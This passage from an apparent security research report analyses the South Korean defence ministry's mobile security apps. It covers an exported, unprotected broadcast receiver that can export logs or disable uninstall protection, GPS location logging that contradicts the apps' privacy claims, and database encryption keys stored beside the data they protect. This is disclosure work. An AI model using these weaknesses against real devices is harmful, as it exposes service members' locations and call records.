In this section, we will discuss the Broadcast Receivers within the application and their functions. Firstly, we wish to highlight that the only Broadcast Receiver that is exported (externally callable) across the applications is the "BroadcastReceiverExternal" – which is exported in the kr.go.mnd.mmsa.of (Staff) & kr.go.mnd.mmsa.vt (External) versions of the applications. Exported Broadcast Receivers mean that the receiver is callable by anybody on the device. In addition, these receivers do not have any permissions set. The AndroidManifest for the External version of the application can be seen in figure 12, showing the exported Broadcast Receiver, figure 13 also highlights the permission requirements. In section 5, we will discuss how this exported Broadcast Receiver can be abused by an attacker to leak personal data from the application.



```
337 <action android:name="edm.intent.action.device.outside" />
338 <action android:name="edm.intent.action.device.location.unavailable" />
339 <action android:name="com.samsung.edm.intent.action.CERTIFICATE_REMOVED" />
340 <action android:name="edm.intent.certificate.action.certificate.failure" />
341 <action android:name="com.samsung.edm.intent.action.APPLICATION_FOCUS_CHANGE" />
342 <action android:name="edm.intent.action.EMAIL_ACCOUNT_ADD_RESULT" />
343 <action android:name="edm.intent.action.EMAIL_ACCOUNT_DELETE_RESULT" />
344 <action android:name="com.sec.enterprise.intent.action.BLOCKED_DOMAIN" />
345 <action android:name="com.sec.enterprise.intent.action.UPDATE_FOTA_VERSION_RESULT" />
346 <action android:name="com.samsung.edm.intent.action.EXCHANGE_CBA_INSTALL_STATUS" />
347 <action android:name="android.intent.action.sec.CBA_INSTALL_STATUS" />
348 <action android:name="edm.intent.action.EXCHANGE_ACCOUNT_ADD_RESULT" />
349 <action android:name="edm.intent.action.EXCHANGE_ACCOUNT_DELETE_RESULT" />
350 <action android:name="com.samsung.edm.intent.action.ENFORCE_SMIME_ALIAS_RESULT" />
351 <action android:name="edm.intent.action.knox_license.status" />
352 <action android:name="edm.intent.action.license.status" />
353 <action android:name="com.samsung.edm.intent.event.NTP_SERVER_UNREACHABLE" />
354 <action android:name="edm.intent.action.enable.kiosk.mode.result" />
355 <action android:name="edm.intent.action.disable.kiosk.mode.result" />
356 <action android:name="edm.intent.action.unexpected.kiosk.behavior" />
357 <action android:name="com.samsung.edm.intent.action.SIM_CARD_CHANGED" />
358 <action android:name="android.intent.action.sec.SIM_CARD_CHANGED" />
359 <action android:name="com.samsung.action.knox.certenroll.CEP_CERT_ENROLL_STATUS" />
360 <action android:name="com.samsung.action.knox.certenroll.CEP_SERVICE_DISCONNECTED" />
361 <action android:name="com.sec.enterprise.knox.intent.action.KNOX_ATTESTATION_RESULT" />
362 <action android:name="com.sec.action.NO_USER_ACTIVITY" />
363 <action android:name="com.sec.action.USER_ACTIVITY" />
364 <action android:name="com.samsung.android.mdm.VPN_BIND_RESULT" />
332 </intent-filter>
329 </receiver>
369 <receiver android:name="kr.go.mnd.mmsa.vt.br.BroadcastReceiverExternal" android:exported="true">
372 <intent-filter>
373 <action android:name="com.markany.aegis.AEGIS_ACTION_ADMIN_REQUEST" />
372 </intent-filter>
365 </receiver>
```

Figure 12 Android manifest for kr.go.mnd.mmsa.of (Staff) & kr.go.mnd.mmsa.vt (External) displaying an exported broadcast receiver.

```
dz> run app.broadcast.info -a kr.go.mnd.mmsa.of
Package: kr.go.mnd.mmsa.of
kr.go.mnd.mmsa.of.br.BroadcastReceiverExternal
Permission: null

dz> |
```

Figure 13 Permissions requirements

4.3.1_ BroadcastReceiverExternal – Solider, Staff & External

This receiver has an intent filter of

"com.markany.aegis.AEGIS_ACTION_ADMIN_REQUEST", once this broadcast receiver receives a broadcast with this intent, it creates the ServiceAEGIS (described in section 4.2.1), which checks to see if there is an extra string key value of "action_admin" & "action_admin_exportLog" or "action_admin_release" within the broadcast. As described in 4.2.1, it will then perform one of two functions based on the above values:

- Export the local application log file to storage directory on device
- Disable GateKeeper and allow the application to be uninstalled by the user

4.3.2_ BroadcastReceiverGDA_LG – Solider, Staff & External

This receiver checks for any intents involving device admin configuration for LG models and based on received intents will perform certain configurations and utilise the ServiceDeviceAdmin service described in 4.2.8.

4.3.3_ BroadcastReceiverRestartAegisSAFER – Solider, Staff & External

This Broadcast Receiver appears to accept intents with filters that relate to the Aegis GATEs, such as

"com.markany.aegis.gate.AEGIS_GATE_SERVICE_DEVICE_ADMIN". When the receiver receives such an intent, it will start the ServiceDeviceAdmin service (4.2.8).

4.3.4_ BroadcastReceiverSystem – Solider, Staff & External

This receiver simply looks for system start up, and start the ServiceAEGIS (4.2.1) service.

4.3.5_ BroadcastReceiverCall - Staff

This broadcast receiver starts the ServiceCall service described in 4.2.3 when an intent is received relating to a new outgoing phone call or phone state change. This will be started if the DeviceLockStatus setting checks out. Figure 14 demonstrates this.

```
12 /* loaded from: classes.dex */
13 public class BroadcastReceiverCall extends BroadcastReceiver {
14     public static final String a = BroadcastReceiverCall.class.getSimpleName();
15
16     @Override // android.content.BroadcastReceiver
17     public void onReceive(Context context, Intent intent) {
18         String action = intent.getAction();
19         if (action == null) {
20             return;
21         }
22         String str = a;
23         ae.addToLog(str, "<<<<< RECEIVE INTENT: " + action);
24         ud n = ud.n(context);
25         if (de.checkDeviceLockStatus(context)) {
26             if ("android.intent.action.NEW_OUTGOING_CALL".equals(action)) {
27                 n.z("ConfigInfo", "outGoingNumber", intent.getExtras().getString("android.intent.extra.PHONE_NUMBER"));
28             } else if ("android.intent.action.PHONE_STATE".equals(action)) {
29                 Intent intent2 = new Intent(context, ServiceCall.class);
30                 intent2.setAction("android.intent.action.PHONE_STATE");
31                 if (Build.VERSION.SDK_INT >= 26) {
32                     context.startForegroundService(intent2);
33                 } else {
34                     context.startService(intent2);
35                 }
36             }
37         }
38     }
39 }
```

Figure 14 Source code for BroadcastReceiverCall

4.4_ Personal data

The applications, **kr.go.mnd.mmsa** (Soldier), **kr.go.mnd.mmsa.of** (Staff) & **kr.go.mnd.mmsa.vt** (External), all log GPS location data in combination to precise timestamp and date in a daily log file created in the `/data/user/0/kr.go.mnd.mmsa/files/MobileSticker/log` directory, as seen in figure 15. This is due to the activity *ActivityCheckOutGPS* utilising the class shown in figure 16 (note this just represents the specific class in the **kr.go.mnd.mmsa.vt** version of the application, the class name differs across applications due to obfuscation, the comparable class names should be acquired for each individual application). When a user utilises any GPS functionality that involves the activity *ActivityCheckOutGPS*, such as when they attempt to unlock the phone via GPS, this logging action will occur. An example of this logging can be further seen in Figure 17.




Figure 15 Example of GPS location data stored in log file within directory /data/user/0/kr.go.mnd.mmsa/files/MobileSticker/log

```

@SuppressLint("MissingPermission")
public static Location u(Context context) {
    Location location;
    if (context == null) {
        return null;
    }
    ArrayList arrayList = new ArrayList();
    try {
        LocationManager locationManager = (LocationManager) context.getSystemService("location");
        String bestProvider = locationManager.getBestProvider(new Criteria(), true);
        if (bestProvider != null) {
            location = locationManager.getLastKnownLocation(bestProvider);
            if (location != null) {
                yd.d(f510a, "best [" + location.getProvider() + "] : " + location.getLatitude() + ", " + location.getLongitude() + " / time : " + y(Long.valueOf(location.getTime())));
            } else {
                yd.f(f510a, "Location best is invalid");
            }
        } else {
            location = null;
        }
        Location lastKnownLocation = locationManager.getLastKnownLocation("gps");
        if (lastKnownLocation != null) {
            arrayList.add(lastKnownLocation);
            yd.d(f510a, "gps : " + lastKnownLocation.getLatitude() + ", " + lastKnownLocation.getLongitude() + " / time : " + y(Long.valueOf(lastKnownLocation.getTime())));
        } else {
            yd.f(f510a, "Location gps is invalid");
        }
        Location lastKnownLocation2 = locationManager.getLastKnownLocation("network");
        if (lastKnownLocation2 != null) {
            arrayList.add(lastKnownLocation2);
            yd.d(f510a, "network : " + lastKnownLocation2.getLatitude() + ", " + lastKnownLocation2.getLongitude() + " / time : " + y(Long.valueOf(lastKnownLocation2.getTime())));
        } else {
            yd.f(f510a, "Location network is invalid");
        }
        Location lastKnownLocation3 = locationManager.getLastKnownLocation("passive");
        if (lastKnownLocation3 != null) {
            arrayList.add(lastKnownLocation3);
            yd.d(f510a, "passive : " + lastKnownLocation3.getLatitude() + ", " + lastKnownLocation3.getLongitude() + " / time : " + y(Long.valueOf(lastKnownLocation3.getTime())));
        } else {
            yd.f(f510a, "Location passive is invalid");
        }
        if (location == null && lastKnownLocation == null && lastKnownLocation2 == null && lastKnownLocation3 == null) {
            return null;
        }
        if (location == null || System.currentTimeMillis() - location.getTime() >= f508a) {
            Iterator it = arrayList.iterator();
            Location location2 = null;
            while (it.hasNext()) {
                Location location3 = (Location) it.next();
                if (location2 == null) {
                    location2 = location3;
                }
                if (location2.getTime() < location3.getTime()) {
                    location2 = location3;
                }
            }
        }
    }
}

```

Figure 16 kr.go.mnd.mmsa.be class logging GPS location data within the kr.go.mnd.mmsa.vt application

```

[D] [15:12:19] de: + Exist Activity: kr.go.mnd.mmsa.of.activity.ActivityIntr@2417087
[D] [15:12:19] de: + Exist Activity: kr.go.mnd.mmsa.of.activity.DrawerFrameActivityMain@8e3727d
[D] [15:12:19] de: + Add Activity: kr.go.mnd.mmsa.of.activity.ActivityCheckOutGPS@faf19d8
[D] [15:12:22] ce: Disabled permission ( android.permission.ACCESS_COARSE_LOCATION )
[D] [15:12:22] ce: Disabled permission ( android.permission.ACCESS_FINE_LOCATION )
[D] [15:13:19] de: best [gps] : 37.498936666666665, 126.93471333333333/ time : 23.03.09 15:13/ accuracy : 20.0
[D] [15:13:19] de: gps: 37.498936666666665, 126.93471333333333/ time : 23.03.09 15:13/ accuracy : 20.0
[E] [15:13:19] de: Location network is invalid
[D] [15:13:19] de: passive: 37.498936666666665, 126.93471333333333/ time : 23.03.09 15:13/ accuracy : 20.0
[D] [15:13:19] ActivityCheckOutGPS: COMPANY_TYPE_SOLDIER isOutOfRange
[D] [15:13:20] de: best [gps] : 37.498936666666665, 126.93471333333333/ time : 23.03.09 15:13/ accuracy : 20.0
[D] [15:13:20] de: gps: 37.498936666666665, 126.93471333333333/ time : 23.03.09 15:13/ accuracy : 20.0
[E] [15:13:20] de: Location network is invalid
[D] [15:13:20] de: passive: 37.498936666666665, 126.93471333333333/ time : 23.03.09 15:13/ accuracy : 20.0
[D] [15:13:20] ActivityCheckOutGPS: COMPANY_TYPE_SOLDIER isOutOfRange
[D] [15:13:24] de: best [gps] : 37.498936666666665, 126.93471333333333/ time : 23.03.09 15:13/ accuracy : 20.0
[D] [15:13:24] de: gps: 37.498936666666665, 126.93471333333333/ time : 23.03.09 15:13/ accuracy : 20.0
[E] [15:13:24] de: Location network is invalid
[D] [15:13:24] de: passive: 37.498936666666665, 126.93471333333333/ time : 23.03.09 15:13/ accuracy : 20.0
[D] [15:13:24] ActivityCheckOutGPS: COMPANY_TYPE_SOLDIER isOutOfRange
[D] [15:13:26] de: best [gps] : 37.498936666666665, 126.93471333333333/ time : 23.03.09 15:13/ accuracy : 20.0
[D] [15:13:26] de: gps: 37.498936666666665, 126.93471333333333/ time : 23.03.09 15:13/ accuracy : 20.0
[E] [15:13:26] de: Location network is invalid
[D] [15:13:26] de: passive: 37.498936666666665, 126.93471333333333/ time : 23.03.09 15:13/ accuracy : 20.0
[D] [15:13:26] ActivityCheckOutGPS: COMPANY_TYPE_SOLDIER isOutOfRange
[D] [15:13:46] ServiceAEGIS: ServiceAEGIS create
[D] [15:13:46] ServiceAEGIS: ServiceAEGIS create
generic_x86:/storage/emulated/0/Aegis $ ls -al
total 20
drwxrwx--x 2 root sdcard_rw 4096 2023-03-09 14:55 .
drwxrwx--x 13 root sdcard_rw 4096 2023-03-09 14:55 ..
-rw-rw---- 1 root sdcard_rw 8511 2023-03-09 15:13 exportLog_20230309.txt
generic_x86:/storage/emulated/0/Aegis $ |

```

Figure 17 Example of GPS logging within application log file

In storing GPS logging location data within the application log file, this breaks Common Weakness Enumeration ID 532 (Insertion of Sensitive Information into Log File) [4]. MITRE's description of CWE-532 states:

"Information written to log files can be of a sensitive nature and give valuable guidance to an attacker or expose sensitive user information. While logging all information may be helpful during development stages, it is important that logging levels be set appropriately before a product ships so that sensitive user data and system information are not accidentally exposed to potential attackers."

In addition to this, MITRE also give a demonstrative example in their description of CWE-532, which includes the incorrect logging of the user's current location data.

This presents a significant risk to users of these applications, since the application is storing a historical log of their coarse GPS locations. In addition, we believe this to be a significant privacy risk considering a number of factors:

1. In the description of the application, MND state that this application "... does not collect and handle any personal information of users", see Figure 18. According to the Location Information Protection Act (LIPA) [5] – it is stated that personal location information data is can be used personally identify an individual (Article 2: The term "personal location information" means the location information regarding a particular person (including information readily combinable with other information to track the location of a particular person even though location information alone is not sufficient to identify the location of such person)). Thus, by this, GPS location data is regarded a personal information. Yet, in all application, kr.go.mnd.mmsa(Solider), kr.go.mnd.mmsa.of (Staff) & kr.go.mnd.mmsa.vt (External), store historical GPS locations of the user within its log file.
Furthermore, this logfile, within kr.go.mnd.mmsa.of (Staff) & kr.go.mnd.mmsa.vt (External) is unprotected and can be exported by anybody with access to a device (see later discussion in section 5).
2. According to LIPA, it is required for any collection of personal location information to be disclosed to the individual. The only notification to users of these applications of GPS location data being collected, is by way of GPS permission requirement on the phone. However, the application itself and within the Google Play store (see Figure 19) does not state anywhere that it collects GPS location data and stores it in a log file. We see this as a breach of responsibly declaring the privacy policy of the application.

-
3. According to LIPA, personal location information must be immediately destroyed when the purpose of collection, use or provision of personal location information is achieved. Since the application is required to record the GPS location and compare it with the location of approved locations stored within the JSON file on the device, once this check is complete, GPS location is no longer required. Thus, the lack of destruction of personal location information after its use is in breach of LIPA.
 4. According to LIPA, those information providers who are using personal location information data are required to “take managerial measures, such as establishing guidelines on processing and management of location information to prevent the divulging, alteration, impairment, etc. of location information or designating those with access authority, and take technical measures, such as installing a firewall or using encryption software. In such cases, details of the managerial measures and technical measures shall be prescribed by Presidential Decree.”. Thus, it is MND’s responsibility to ensure that personal information location data is not abused. Due to the vulnerability found in **section 5**, we see this logging as a breach of this article.

In the addition to the above, MND also state multiple times across distribution of the application that they do not collect personal information, despite collecting GPS location data:

1. Figure 18 shows MND declare in the description (repeated across all three applications) that you do not collect personal information of users. LIPA states that location data can be personally identifiable in combination with other data and this, is personal information.
2. Figure 19 shows MND declare on the Google Play store that no data is collected. This is untrue, since GPS location data is stored in a log file on the device, this logfile can be exported by anybody with access to the device (both remotely & physically) - see section 5.

3. Figure 20 & 21 show two separate displays within the application declaring that the application does not collect personal information.




Figure 18 Application description



Defense Mobile Security (Staff)

Department of Defense



This is information provided by developers about how the app collects, shares, and processes data.

Data security

According to developers, the app does not collect or share user data. [Learn more about data security](#)



No data shared with third parties

According to developers, the app does not share user data with third parties or other institutions. How developers declare sharing [Learn more](#).



No data collected.

According to developers, the app does not collect user data.

Figure 19 Google Play - data security page




Figure 20 Notification message declaring the application does not collect personal information



국방모바일보안

휴대전화 카메라, 녹음, WIFI, 테더링, USB
사용을 차단합니다

국방모바일보안앱은 개인정보를 수집하지 않습니다.

● ● ●

NEXT

Figure 21 Manual page declaring that the application does not collect personal information

4.5_ Local SQL Database

The application contains a local SQL database called AegisGate.db.

This database records and stores information about the device, some of the information can be seen in figure 22, such as Admin Telephone information, Device information and Configuration information. It also stores functional information such as device lock statues etc, which get checked by the application to perform certain functionality, some of which is described in earlier sections.

Name	Type	Schema
▼ Tables (10)		
> AdminLogInfo		CREATE TABLE AdminLogInfo(id INTEGER PRIMARY KEY AUTOINCREMENT,value TEXT,time INTEGER DEFAULT 0)
> AdminTelInfo		CREATE TABLE AdminTelInfo(id INTEGER PRIMARY KEY AUTOINCREMENT,value TEXT,time INTEGER DEFAULT 0)
> AgentInfo		CREATE TABLE AgentInfo(id INTEGER PRIMARY KEY,name TEXT,value TEXT,time INTEGER DEFAULT 0)
> AgentK		CREATE TABLE AgentK(id INTEGER PRIMARY KEY AUTOINCREMENT,name TEXT,value TEXT)
> CheckInfo		CREATE TABLE CheckInfo(id INTEGER PRIMARY KEY,value TEXT,value1 TEXT,value2 TEXT,time INTEGER DEFAULT 0)
> CompanyInfo		CREATE TABLE CompanyInfo(id INTEGER PRIMARY KEY,name TEXT,value TEXT,time INTEGER DEFAULT 0)
> ConfigInfo		CREATE TABLE ConfigInfo(id INTEGER PRIMARY KEY,name TEXT,value TEXT,time INTEGER DEFAULT 0)
> DeviceInfo		CREATE TABLE DeviceInfo(id INTEGER PRIMARY KEY,name TEXT,value TEXT,time INTEGER DEFAULT 0)
> android_metadata		CREATE TABLE android_metadata (locale TEXT)
> sqlite_sequence		CREATE TABLE sqlite_sequence(name,seq)

Figure 22 AegisGate.db tables

The most notable aspects of this database appear to be within the following tables:

- AdminTelInfo
- ConfigInfo
- AgentK

For applications such as the External version, an AdminTelephone number is required to be inputted by the user. Where this is required, this telephone number is recorded in the AdminTelInfo table.

For the Staff version of the application, which includes the ServiceCall class (section 4.2.3) & BroadcastReceiverCall class (section 4.3.5), incoming and outgoing phone numbers are recorded in the ConfigInfo table, as shown in Figure 23.

	id	name	value	time
	Filter	Filter	Filter	Filter
1	1	config_uc_f_count	eYKIUjbrIoOg7Sv4kBhwKQ==	1679584430780
2	2	user_guide	jg5BKzING6paTxzu45egMQ==	1679583719562
3	3	incomingNumber	Lo4jxy578Oz6P5IX0VANRQ==	1679588992072
4	4	emergency	sqJKoXnqDM06Mayh12CrWQ==	1679588991949
5	5	outGoingNumber	1VpqKlaN5M+S75+Tarne3A==	1679588992015

Figure 23 ConfigInfo table within Staff version of the application

Whilst the storage of Admin telephone number, incoming and outgoing numbers may not be a privacy concern, we found there to be no functional reason for this. Since the application did not use this data in anyway. What creates further confusion, is the encoding and encrypting of this data.

All the values contained within the database are encrypted with AES/CBC/PKCS5Padding & encoded with base64. However, unlike other encryption by the device, the AES Key is generated based on the time stamp. When the application logs any data into the database, it records the current time stamp (you can see an example of this in Figure 23). This timestamp is encoded with SHA256, resulting in a 32-byte value, which is used as the Key for the AES encryption. In combination with the IV value, which is generated by the application, the phone number is encrypted and then encoded with base-64 (figure 24 demonstrates this).

```

/* renamed from: m */
public static String encodePhoneNumber(String phonenumber, long datetime) {
    try {
        byte[] bArr = new byte[16];
        System.arraycopy(new ConfigData().getInv(), 0, bArr, 0, 16);
        SecretKeySpec secretKeySpec = new SecretKeySpec(SHA256HashOfDateTime(datetime), "AES");
        Cipher cipher = Cipher.getInstance(b);
        cipher.init(1, secretKeySpec, new IvParameterSpec(bArr, 0, 16));
        return new String(Base64.encode(cipher.doFinal(phonenumber.getBytes(DataUtil.defaultCharset)), 2));
    } catch (Exception e) {
        ae.e(f556a, e);
        return null;
    }
}

```

Figure 24 Encryption method for phone numbers within the database

What is most notable here, is that the Key that was generated within this method, based on the timestamp, is stored in the database file. The AgentK

table stores all the AES Keys generated by specific timestamps each time one is created. To summarise this simply with the example of incoming phone calls to the Staff application:


1. When an incoming phone call is received, the phone number and timestamp is captured.
2. The timestamp is used to create an AES Key using SHA256 and with an IV generated by the application, the phone number is encrypted.
3. This encrypted phone number, is then base-64 encoded and stored within the ConfigInfo table, as seen in Figure 23.
4. The AES Key generated in step 2, in addition to the timestamp it used to generate that Key, is stored in the AgentK table, as seen in figure 25.

	id	name	value
	Filter	Filter	Filter
1	1	1679583605085	59048296036eebf6ac0f3d8d1eef7a7f8ee4262f098b3c0d9787024e80b...
2	2	1679583605129	b0f52c6c24be07595d62601ab1724ec415fab5dab11fbcdd03a00f0a5e8...
3	3	1679583605322	ccf06369e379669b1abff6dcd2fd42411ce4faf92871036573633bd685d6...
4	4	1679583697942	ae8d197632056687ce62fff13fea3a074515611750a9c14d86cdb398a51...
5	5	1679583719562	ae58998762f330e5c708bf9ca4aed59810641a4dc1107ff18a7c2ecd3e6...
6	6	1679584111001	93eb50c004aeaa3a1db17c59c66c4c2b7486511a6052ef5a42c96e461...
7	7	1679584111033	ebbb0157d8d753b778dfc749baccda7d3760f008468a737ab53143fdae9...
8	8	1679584338812	ad3c36396a8546714502c1e6f6d0be67f6897ee2cab711ac49ec9e355d...
9	9	1679584430780	6a6b76ee0205147d5726f4734d0b8e23fd6d80c2aef93cb7bf7065c429d...
10	10	1679585206593	10ab9a50f268ad118432b21a3aa775ea82b4b72c84fe1f0244aedf35ee3...
11	11	1679585208223	ebf6637660a553ef5fc8ea190795c08bcccc3d373f6d674ce7e93fd113c6...
12	12	1679585208276	6e0f936089d9c5acd75e3f74e99fc140b6241c060c570f8a935fb7b656a5...
13	13	1679585208320	4ca7c070388cf5a4ad25eafd892a6df989a6a2ef3f4e40102e783ebb7de...
14	14	1679585208407	880cea53aeabc0b8ed9d96cbe7cbe10f562ae4ee4a9520bfb9f06a1edbe...
15	15	1679585208488	681d9a0facbf20d6db8862addd94ff33ed923cdca3a28e85aff775da7767...
16	16	1679585208535	17cbf6fdd715769b7de0be554f28057b4fc04aab38f980807278836c0ce0...
17	17	1679585426087	67305ebe616a209fbcdd61717e3ec5502a56bbb42fd506a17bc60ba2a7a...

Figure 25 AgentK table containing datetime stamp in addition to the AES Key generated for it

What this results in, is that anybody with access to the database and the AES IV, is able to unencrypt any data stored within the database. An example of this can be seen here:

